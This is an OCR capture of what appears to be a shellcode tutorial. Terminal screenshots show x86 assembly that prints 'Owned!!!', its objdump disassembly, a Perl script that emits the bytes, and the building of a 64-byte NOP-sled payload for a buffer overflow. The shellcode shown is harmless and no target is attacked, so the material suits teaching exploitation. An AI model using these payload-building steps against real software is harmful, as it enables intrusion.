
```
pac@pac:~ $ cat shellcode2.asm
section .text
global _start
_start:

; clear out the registers we are going to need
xor eax,eax
xor ebx,ebx
xor ecx,ecx
xor edx,edx

; write(int fd,char *msg,unsigned int len)
mov al,4
mov bl,1
; Owned!!!=0x4F,0x77,0x6E,0x65,0x64,0x21,0x21
push 0x21212164
push 0x656E774F
mov ecx,esp
mov dl,8
int 0x80

; exit(int ret)
mov al,1
xor ebx,ebx
int 0x80
pac@pac:~ $
```



Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ objdump -M intel -d shellcode2.o
shellcode2.o: file format elf32-i386
Disassembly of section .text:
00000000 <_start>:
0: 31 c0 xor eax,eax
2: 31 db xor ebx,ebx
4: 31 c9 xor ecx,ecx
6: 31 d2 xor edx,edx
8: b0 04 mov al,0x4
a: b3 01 mov bl,0x1
c: 68 64 21 21 21 push 0x21212164
11: 68 4f 77 6e 65 push 0x656e774f
16: 89 e1 mov ecx,esp
18: b2 08 mov dl,0x8
1a: cd 80 int 0x80
1c: b0 01 mov al,0x1
1e: 31 db xor ebx,ebx
20: cd 80 int 0x80
pac@pac:~ $



Terminal
File Edit View Terminal Tabs Help
pac@pac:~ $ cat shellcode.pl
#!/usr/bin/perl
print "\x31\xc0";   # xor eax,eax
print "\x31\xdb";   # xor ebx,ebx
print "\x31\xc9";   # xor ecx,ecx
print "\x31\xd2";   # xor edx,edx
print "\xb0\x04";   # mov al,0x4
print "\xb3\x01";   # mov bl,0x1
print "\x68\x64\x21\x21\x21"; # push 0x21212164
print "\x68\x4f\x77\x6e\x65"; # push 0x656e774f
print "\x89\xe1";   # mov ecx,esp
print "\xb2\x08";   # mov dl,0x8
print "\xcd\x80";   # int 0x80
print "\xb0\x01";   # mov al,0x1
print "\x31\xdb";   # xor ebx,ebx
print "\xcd\x80";   # int 0x80
pac@pac:~ $ perl shellcode.pl > shellcode
pac@pac:~ $ wc shellcode
wc: shellcode:1: Invalid or incomplete multibyte or wide character
 0 1 34 shellcode
pac@pac:~ $ perl -e 'print "\x90"x(64-34)' > payload
pac@pac:~ $ cat shellcode >> payload
pac@pac:~ $ wc payload
wc: payload:1: Invalid or incomplete multibyte or wide character
 0 1 64 payload
pac@pac:~ $

